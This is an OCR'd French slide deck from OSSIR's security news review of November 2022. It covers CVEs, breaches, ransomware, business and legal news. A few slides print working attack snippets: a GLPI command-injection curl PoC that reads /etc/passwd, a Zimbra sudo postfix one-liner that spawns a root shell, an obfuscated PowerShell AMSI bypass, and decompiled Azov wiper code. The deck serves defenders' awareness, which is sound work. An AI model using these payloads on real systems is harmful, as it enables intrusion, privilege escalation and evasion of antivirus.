Revue d'actualité de l'OSSIR

Mardi 8 novembre 2022

Christophe Chasseboeuf

*Vladimir Kolla @mynameisv_*

OSSIR

Failles / Bulletins / Advisories


Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Bulletin d'octobre, 84 vulnérabilités, dont:

- Élévation locale de privilèges par le service **COM+** (CVE-2022-41033)
  - Activement exploitée dans la nature
- Microsoft **Office**, Exécution de code (CVE-2022-38048)
- Microsoft **Office** pour **macOS**, Exécution de code à distance (CVE-2022-41043)
- Microsoft **SharePoint**, Exécution de code à distance (CVE-2022-41038)
- **Hyper-V**, évasion de la machine virtuelle (CVE-2022-37979)
- Autorité de certification Active Directory (**ADCS**), élévation de privilèges (CVE-2022-37976)
- VPN **PPTP**, 7 Exécutions de code à distance (CVE-2022-33634, CVE-2022-22035, CVE-2022-24504, CVE-2022-38047, CVE-2022-41081, CVE-2022-30198 et CVE-2022-38000)

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



Sortie	Home, Pro	Entreprise
mardi 20 septembre 2022	mardi 8 octobre 2024	mardi 14 octobre 2025
lundi 4 octobre 2021	mardi 10 octobre 2023	mardi 8 octobre 2024
mardi 16 novembre 2021	mardi 12 janvier 2027	?
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	jeudi 13 juillet 2023	~~mardi 11 juin~~ 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC


Failles / Bulletins / Advisories
Microsoft - Divers

ProxyNotShell, détails des exploits (CVE-2022-41040 et CVE-2022-41082)

- Exécution de code PowerShell
  - En 2 bandes 😂

https://twitter.com/h4x0r_dz/status/1588486231494885380

- Et le correctif ? Il est où le correctif !!?
  - Sérieusement… il est où ??? 😭
  - Nan mais sérieux… toujours pas de correctif !!?



Vous n'avez toujours pas appliqué le bulletin d'octobre ?

- Dépêchez vous…
- PoC stable pour la CVE-2022–34718
  - Exécution de code depuis la pile TCP/IP

https://medium.com/numen-cyber-labs/analysis-and-summary-of-tcp-ip-protocol-remote-code-execution-vulnerability-cve-2022-34718-8fcc28538acf

https://github.com/numencyber/VulnerabilityPoC

Failles / Bulletins / Advisories
Microsoft - Divers

Le blocage des pilotes vulnérables ne marchait pas

- Blocage des pilotes connus pour avoir des vulnérabilités
  - Utilisées pour des attaques BYOVD (Bring Your Own Vulnerable Driver)
- Protection ajoutée depuis 2020… mais ne marchait pas 😂
  - La fameuse liste : https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-driver-block-rules

https://arstechnica.com/information-technology/2022/10/how-a-microsoft-blunder-opened-millions-of-pcs-to-potent-malware-attacks/

Le blocage du compte admin local, c'est possible

- Avant, il n'y avait pas de limite aux tentatives de mots de passe d'un compte admin
- A présent, par défaut, blocage 10 min après 10 échecs en 10 min
- Justification de haut vol :

  `<<This can be done using RDP over the network. If the passwords are not long or complex, the time it would take to perform such an attack is becoming trivial with modern CPUs/GPUs.>>`
- Confusion entre en ligne et hors ligne 🤦‍♂️🤦‍♂️🤦‍♂️

https://support.microsoft.com/en-us/topic/kb5020282-account-lockout-available-for-local-administrators-bce45c4d-f28d-43ad-b6fe-70156cb2dc00

Failles / Bulletins / Advisories
Systèmes

Linux, exécution de code depuis le WiFi

- Dépassement de mémoire tampon (CVE-2022-41674)
- Use-after-free (CVE-2022-42719)
- Déréférencement de pointeur nul (CVE-2022-42720)
- Dénis de service (CVE-2022-42721, CVE-2022-42722)

https://www.openwall.com/lists/oss-security/2022/10/13/5

Failles / Bulletins / Advisories
Navigateurs (principales failles)

Chrome, vulnérabilité exploitée dans la nature (CVE-2022-3723)

- Confusion de type aboutissant à une exécution de code

https://nsfocusglobal.com/google-chrome-remote-code-execution-vulnerability-cve-2022-3723-alert/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

OpenSSL, vulnérabilité critique… panique (CVE-2022-3786)

- SpookySSL touchant OpenSSL 3.0.0-6
- Annoncée la veille d'un week-end de pont *(chez nous en France)* 😠
- Dépassement de la pile, lors du traitement de domaine "puny code"
  - Lors d'une authentification par certificat
  - RCE **difficilement** exploitable
    - Criticité **révisée** à la publication *(pas merci pour la planification d'astreintes un jour férié…)*
    - Nécessite un contournement d'ASLR sur les OS modernes

https://github.com/openssl/openssl/commit/3b421ebc64c7b52f1b9feb3812bdc7781c784332

SQlite, exécution de code (CVE-2022-35737)

- Lors d'un printf avec une chaîne très longue (MAX_INT32 / 2)
- Touche TOUTES les versions sorties depuis 22 ans 😱

https://blog.trailofbits.com/2022/10/25/sqlite-vulnerability-july-2022-library-api/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

GLPI, injection de commande pre-auth (CVE-2022-35914)

- PoC tristement trivial :

```
curl -s -d 'sid=foo&hhook=exec&text=cat /etc/passwd' -b 'sid=foo' http://CIBLE/vendor/htmlawed/htmlawed/htmLawedTest.php
```

https://github.com/Orange-Cyberdefense/CVE-repository/blob/master/PoCs/POC_2022-35914.sh

- Les explications :

https://mayfly277.github.io/posts/GLPI-htmlawed-CVE-2022-35914/

Zimbra, une élévation locale de privilèges

- A priori, vulnérabilité non référencée

```
echo -e '#!/bin/bash\nsh -i'>/tmp/z; sudo /opt/zimbra/common/sbin/postfix -D -v /tmp/z"
```

https://twitter.com/ldsopreload/status/1580539318879547392

Failles / Bulletins / Advisories
Réseau (principales failles)

Juniper JunOS dont VPN SSL

- CVE-2022-22241, exécution, sans authentification, de PHP par désérialisation d'un Phar
- CVE-2022-22242, XSS réfléchie
- CVE-2022-22243 et CVE-2022-22244, injections authentifiées XPATH
  - Manipuler de la session d'un admin connecté
- CVE-2022-22245, « path traversal » authentifié
  - Exécution de code par téléversement (exploitable avec une XSS)
- CVE-2022-22246, une inclusion authentifié arbitraire de fichier PHP

https://octagon.net/blog/2022/10/28/juniper-sslvpn-junos-rce-and-multiple-vulnerabilities/
https://supportportal.juniper.net/s/article/2022-10-Security-Bulletin-Junos-OS-Multiple-vulnerabilities-in-J-Web?language=en_US

Fortinet, contournement de l'authentification (CVE-2022-40684)

- Prise de contrôle du firewall/proxy/vpn/…
  - Déjà abordé en septembre
- Ne **jamais** exposer de portail d'admin sur internet ------->

https://twitter.com/S0ufi4n3/status/1581234104691208192
https://twitter.com/h4x0r_dz/status/1580648642750296064 (payload "court")

Failles / Bulletins / Advisories
Smartphones (principales failles)

Apple iOS, vulnérabilité exploitée dans la nature (CVE-2022-42827)

- Élévation locale de privilèges depuis une app
  - A combiner avec une RCE pour avoir une “0-click” à la NSO

https://support.apple.com/en-us/HT213412

https://arstechnica.com/information-technology/2022/10/apple-patches-high-severity-0-day-for-iphones-and-ipads/

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage de la plateforme Mango, d'échange de crypto-monnaies

- Vol de $116 millions par une attaque de prêt "flash"
- Le voleur a proposé de rendre l'argent…
  - Moins une créance pour un autre projet (Solend)
  - Votes / consensus, mais le pirate a la majorité 🦹‍♂️

https://twitter.com/web3isgreat/status/1580036288920444928

Un employé de Deloitte Inde est le chef d'un groupe de cybercriminels

- Sous-traitant d'un détective privé anglais
- Groupe spécialisé dans l'espionnage de personne, depuis 7 ans !
  - Dont un chancelier anglais, des journalistes…
  - La loi indienne est plus clémente face aux délits cyber

https://www.business-standard.com/article/companies/deloitte-s-india-office-employee-masterminds-global-hack-says-report-122110600787_1.html

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Azov Rançongiciel … amusons nous

- Corruption de données en alternance de 666 octets de données
- Et il installe des portes dérobées

https://www.bleepingcomputer.com/news/security/azov-ransomware-is-a-wiper-destroying-data-666-bytes-at-a-time/

```
hFile = DynIAT->CreateFileW_0(lpFilename, 0xC0000000, FILE_SHARE_READ, 0i64, OPEN_EXISTING, 0, 0i64);
if ( hFile != -1i64 )
{
  retVal1 = DynIAT->GetFileSizeEx_0(hFile, &FileSize);
  if ( *&retVal1 )
  {
    memset(&v1, 0, sizeof(v1));
    while ( v1.QuadPart < FileSize.QuadPart )
    {
      if ( v1.HighPart )
        break;                  // buffer -> not initialized - random data
      retVal2 = DynIAT->WriteFile_0(hFile, Buffer, 666u, &NumberOfBytesWritten, 0i64);
      if ( !*&retVal2 )
        break;
      v1.QuadPart += 666i64;
      if ( DynIAT->SetFilePointerEx_0(hFile, 666i64, 0i64, 1u) )
        v1.QuadPart += 666i64;
    }
  }
  DynIAT->CloseHandle_0(hFile);
}
RenameFileExt(lpFilename);
return 0i64;
```

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Spirdark … quand la musique est bonne

- Tu veux de la musique inédite… sur mon compte Dropbox
- 18 mois de prison

https://www.numerama.com/cyberguerre/1155728-le-hacker-qui-avait-vole-des-chansons-inedites-a-ed-sheeran-a-pris-18-mois-de-prison.html

Danemark - tous les trains à l'arrêt


- Attaque d'un logiciel de sous-traitant
- Les USA réagissent

https://www.reuters.com/technology/danish-train-standstill-saturday-caused-by-cyber-attack-2022-11-03/

Smooth 'Opera1er'

- #Desktop-Group, #NXSMS, #Common Raven
- Vol dans des banques africaines

https://www.bankinfosecurity.com/smooth-opera1er-french-speaking-gang-steals-11-million-a-20400



Piratages, Malwares, spam, fraudes et DDoS
Piratages

Maple Leaf Foods attaqué

- ”les perturbations se poursuivent pendant qu'ils restaurent les systèmes touchés”

  https://www.bleepingcomputer.com/news/security/maple-leaf-foods-suffers-outage-following-weekend-cyberattack/

Hopital d’Osaka

- Le montant dépend de la rapidité de la réponse de l'hôpital !!
- Dossiers médicaux sur papier …

  https://www3.nhk.or.jp/nhkworld/en/news/20221101_07/

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Caen, quand l'EDR vous sauve … ou qui a dit que les attaques aboutissent tout le temps ?

- Grâce à un démonstrateur qui était en cours
- 2 alertes : Exchange et AD !!

https://www.lemagit.fr/actualites/252526055/Cyberattaque-comment-Caen-a-evite-le-pire-grace-a-lEDR-dHarfangLab

Piratage de Metro

- Piratage par BlackBasta
- Publication des données personnelles, contrats, papiers d'identités… 😢

https://www.redpacketsecurity.com/black-basta-ransomware-victim-metro/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

LinkedIn “About This Profile”

- Lutte contre les faux profils
- Chute du nombre des profils salariés Apple et Amazon
  https://krebsonsecurity.com/2022/11/linkedin-adds-verified-emails-profile-creation-dates/

Le pirate qui a volé 50 000 bitcoins !!!

- Exploitation d’une faille dans le système de transaction du marché …
- …d’un site cybercriminel
  https://www.bleepingcomputer.com/news/security/us-unmasks-hacker-who-stole-50-000-bitcoins-from-silk-road/

Piratages, Malwares, spam, fraudes et DDoS
Cyber Vandalisme

Coupures simultanées de 2 câbles d'accés à l'Internet de l'UE.


- ZScaler - acte de vandalisme
  - Sujet discutable, seule source = Zscaler
- Shetland Islands & Marseilles

  https://cybernews.com/news/european-subsea-cables-cuts/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Vous utilisez Telegram ?

- Super !
- Votre nom d'utilisateur passe dans les paquets TLS 😨
  https://twitter.com/anomalroil/status/1580469326410194945



Vous utilisez Telegram ?

- Super !

- On peut vous géolocaliser 😱
  - Du fait de la fonctionnalité "Find Nearby Users"

https://os2int.com/toolbox/geo-locating-telegram-users-with-telepathy/

Vous utilisez les VPN d'iOS ?

- Super !
- Vos requêtes DNS passent en dehors du tunnel 🤦‍♂️

https://twitter.com/mysk_co/status/1579997801047822336

Piratages, Malwares, spam, fraudes et DDoS
Hameçonnage

Drop my box

- #CircleCI
- Vol de 130 référentiels de code source
  https://dropbox.tech/security/a-recent-phishing-campaign-targeting-dropbox

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

ARTP du Sénégal, Publication des données

- Piratage par Karakurt
- Publication de beaucoup de données
  - Documents internes, communications internes, données personnelles…


https://twitter.com/_saxx_/status/1581993777216258048

Lockbit 3.0 vs Thales

- Echéance au 07/11/2022
- Tout a été publié 🥸
  - Et il n'y a… rien 😒

http://lockbitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion/post/dBUWU3huHGmpfZCe635f6b301c57c

Tout vide ---------->



Piratages, Malwares, spam, fraudes et DDoS
Pirater les pirates

Fuite des communications du groupe Yanluowang

- Rien de révolutionnaire


  https://anonfiles.com/dfU9u4G0y4/leak_Yanluowang_ransomware_7z

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Blue Team Sécuriser Azure ? Facile…

- Avec la carto des composants de sécurité

  https://msandbu.org/azure-active-directory-security-overview/



Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team Un bout de code C# pour détecter les sandbox

- Simplement en listant des composants (Assemblies) du processus

  https://twitter.com/dr4k0nia/status/1588522943881138177

Red Team Masky intégré à CrackMapExec

- Permet de récupérer les condensats des mots de passe des utilisateurs
  - Sans toucher LSASS
  - Simplement en demandant le certificat de l'utilisateur par ADCS

  https://twitter.com/mpgn_x64/status/1584863925744521216
- Plus de détails dans l'excellent PodCast Hack'n Speak

  https://anchor.fm/hacknspeak/episodes/0x17---_ZakSec--Retour-sur-la-cration-de-Masky-et-on-parle-purple-team-e1of92k

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team Contournement de l'interface d'analyse de logiciel antivirus de Windows (AMSI)

- En 7 lignes de PowerShell
  - Bloqué par l'activation du mode contraint (Constrain mode)

```
$A="5492868772801748688168747280728187173688878280688776828"
$B="11736808676568776798668808676448176874168767972 71"
[Ref].Assembly.GetType([string](0..37|%{[char][int](29+($A+$B).
substring(($_*2),2))})-replace " " ).
GetField([string](38..51|%{[char][int](29+($A+$B).
substring(($_*2),2))})-replace " ",'Non' + 'Public,Static').
SetValue($null,$true)
```

https://twitter.com/cyb3rops/status/1588574518057979905

Red Team 7 lignes c'est trop compliqué ?

- Alors renommez juste l'ordinateur en HAL9TH

https://twitter.com/not_matthias/status/1583213833694633990

Business et Politique

Business
Monde

Levée de fond de 44m€ pour Thetris

- Editeur d'un EDR

  https://www.lesechos.fr/start-up/deals/cybersecurite-tehtris-decroche-lune-des-plus-grosses-levees-en-france-1868122

Levée de fonds de 12m€ pour Citalid

- Analyse du risque financier associé aux cybermenaces (méthode FAIR)

  https://www.usine-digitale.fr/article/cybersecurite-citalid-leve-12-millions-d-euros-pour-sa-solution-de-quantification-des-risques.N2054527

Levée de fonds de 15m€ pour Mementeo

- Solution de cache serverless pour ajouter un cache aux applications sans se soucier de l'infra

  https://www.linformaticien.com/magazine/biz-it/60237-memento-leve-15-millions-de-dollars.html

Business
Monde

CY4GATE se rapproche de DIATEAM

- Diateam, leader français du Cyber Range et des formations associées
- CY4GATE, entreprise italienne de cyber intelligence et cybersécurité

https://www.linkedin.com/posts/diateam_diateam-signe-un-accord-pr%C3%A9liminaire-dint%C3%A9gration-activity-6989129608839241728-G68e

Thales s'associe avec Monaco Cyber Sécurité

- Suite aux assises
- La France en soutien à la principauté ?

https://www.thalesgroup.com/en/worldwide/group/press_release/thales-partners-monaco-cyber-securite-strengthen-cyber-response


Cloud et santé

- Rapport 2022 sur la sécurité du cloud

https://www.netwrix.com/download/documents/Netwrix_Cloud_Data_Security_Report_Healthcare_2022.pdf

Droit / Juridique / Politique
Monde

L'auteur "présumé" de Raccoon Stealer part en vacances



- En Hollande, avec sa copine
- Qui poste des photos sur Instagram et… prison !
- Mark Sokolovsky, 26 ans
  - La guerre éclate, rien ne va plus

https://krebsonsecurity.com/2022/10/accused-raccoon-malware-developer-fled-ukraine-after-russian-invasion/
https://twitter.com/vxunderground/status/1587304651426332673

La finalité des données doit être maintenue

- Des données de prod ne doivent pas être utilisées pour du test

https://curia.europa.eu/juris/showPdf.jsf;jsessionid=90A6570A7F86EEB4923A9CA259E0572B?text=&docid=239163&pageIndex=0&doclang=EN&mode=req&dir=&occ=first&part=1&cid=1057563

FISA s'en fiche que vos serveurs soient en Europe

- Il suffit d'avoir du logiciel, du matériel ou un fournisseur américain

https://world.hey.com/dhh/american-data-spies-will-never-care-where-the-servers-are-371d4016

Droit / Juridique / Politique
Monde

Refuser de donner son code de déverrouillage == délit

- Jugement de la cours de cassation
  - Accusé relaxé en cour d'appel car

<<considérant que le code n'était pas une « convention de déchiffrement », car il ne servait pas à décrypter des données mais uniquement à débloquer un écran d'accueil.>>

- Cassation à considéré que

<<un téléphone portable était équipé d'un « moyen de cryptologie », le code de déverrouillage de son écran d'accueil pouvait constituer une « clé de déchiffrement »>>

- Ne pas donner le code == « refus de remettre une convention secrète de déchiffrement »
  - Infraction depuis l'arrêt de la Chambre Crim. du 13 octobre 2020

https://www.lemonde.fr/societe/article/2022/11/07/le-refus-de-communiquer-le-code-de-deverrouillage-d-un-telephone-portable-peut-constituer-un-delit-juge-la-cour-de-cassation_6148834_3224.html

MyOpenVDP

- Solution de Programme de Divulgation Volontaire de vulnérabilités
  https://www.datasecuritybreach.fr/approche-responsable-de-la-divulgation-de-failles/

Conférences

Conférences

Passée

- Les Assises : 12 au 15 octobre 2022
- HexaCon : 14 et 15 octobre 2022
- FIC Montréal, 1 au 2 novembre 2022
- Unlock your brain : 4 et 5 novembre 2022 ----> Excellente édition, excellente conférence !!!

A venir

- GreBlack 11 novembre 2022
- Alps : 15 et 16 novembre 2022
- ECW : 15 au 17 novembre 2022
- CCC : annulé 😔
- BotConf, 12 au 14 avril 2023
- SSTIC 2023, 7 au 9 juin 2023

Challenges

DGSE & CentralSupélec : Tournoi de renseignement et d'analyse - TRACS

- Inscription fermées hier 😢
- une compétition de data science, de sécurité et de cryptanalyse
- quatrième édition le 3 décembre 2022

  https://tracs.viarezo.fr/

Divers / Trolls velus

Divers / Trolls velus

Slide “pas de la cybersécu” mais un peu lié 😊

Twitter perd ses équipes…

- Modération (-15%)
- Droits de l’homme (-100%)
- Ethique (-100%)
- Pour les dev, c’est suivant les lignes de code produites 🤦‍♂️

https://www.lemonde.fr/en/pixels/article/2022/11/04/fired-by-e-mail-elon-musk-launches-a-wave-of-layoffs-at-twitter_6003001_13.html

Office 365, prix en hausse

- Après avoir tué la concurrence, +20% des prix (et ce n’est que le début)

https://www.lefigaro.fr/secteur/high-tech/le-non-de-collectivites-locales-a-microsoft-20221012

Divers / Trolls velus

Censure d'Internet ?

- Blocage automatisé d'IP par les lobbies des "ayant-droits"
  - Totalement inutile, contournable et dangereux !
- Ils n'apprendont donc jamais…

https://twitter.com/pbeyssac/status/1585184457056583680

Le Campus Cyber

- Accueille de nouveaux partenaires
  - Youhouuuuuuuuuuuu 🎉
- Dont Paladin Capital Group
  - Superrrrrrrrrrrr 🐯
- Géré par le général Kenneth A. Minihan
  - Ancien directeur de la NSA 😳

https://twitter.com/CampusCyberFr/status/1580230774032171013

Divers / Trolls velus

La NCSC scanne internet !

- Mais vous pouvez vous désinscrire d'internet 😂
  - Qui osera demander un "opt-out" pour 0.0.0.0/0 ?
- L'ANSSI fait pareil mais uniquement sur les collectivités, OIV…

https://www.ncsc.gov.uk/information/ncsc-scanning-information

Microsoft poursuivi pour …

- Piratage de logiciels libres
  - Avec leur outil "copilot" qui va vous proposer du code source, potentiellement sous copyright
- Avec à ses côté GitHub et OpenAI

https://www.bleepingcomputer.com/news/security/microsoft-sued-for-open-source-piracy-through-github-copilot/

Divers / Trolls velus

Contraints à monter des escroqueries


- Orchestration de piratages et escroqueries informatiques
- Jusqu'à 100 000 personnes retenues en captivité par des cybercriminels chinois au Cambodge

  https://www.latimes.com/world-nation/story/2022-11-01/i-was-a-slave-up-to-100-000-held-captive-by-chinese-cyber-criminals-in-cambodia

Divers / Trolls velus

Quand tu publies tes badges sur LinkedIn

- Pour prouver tes compétences
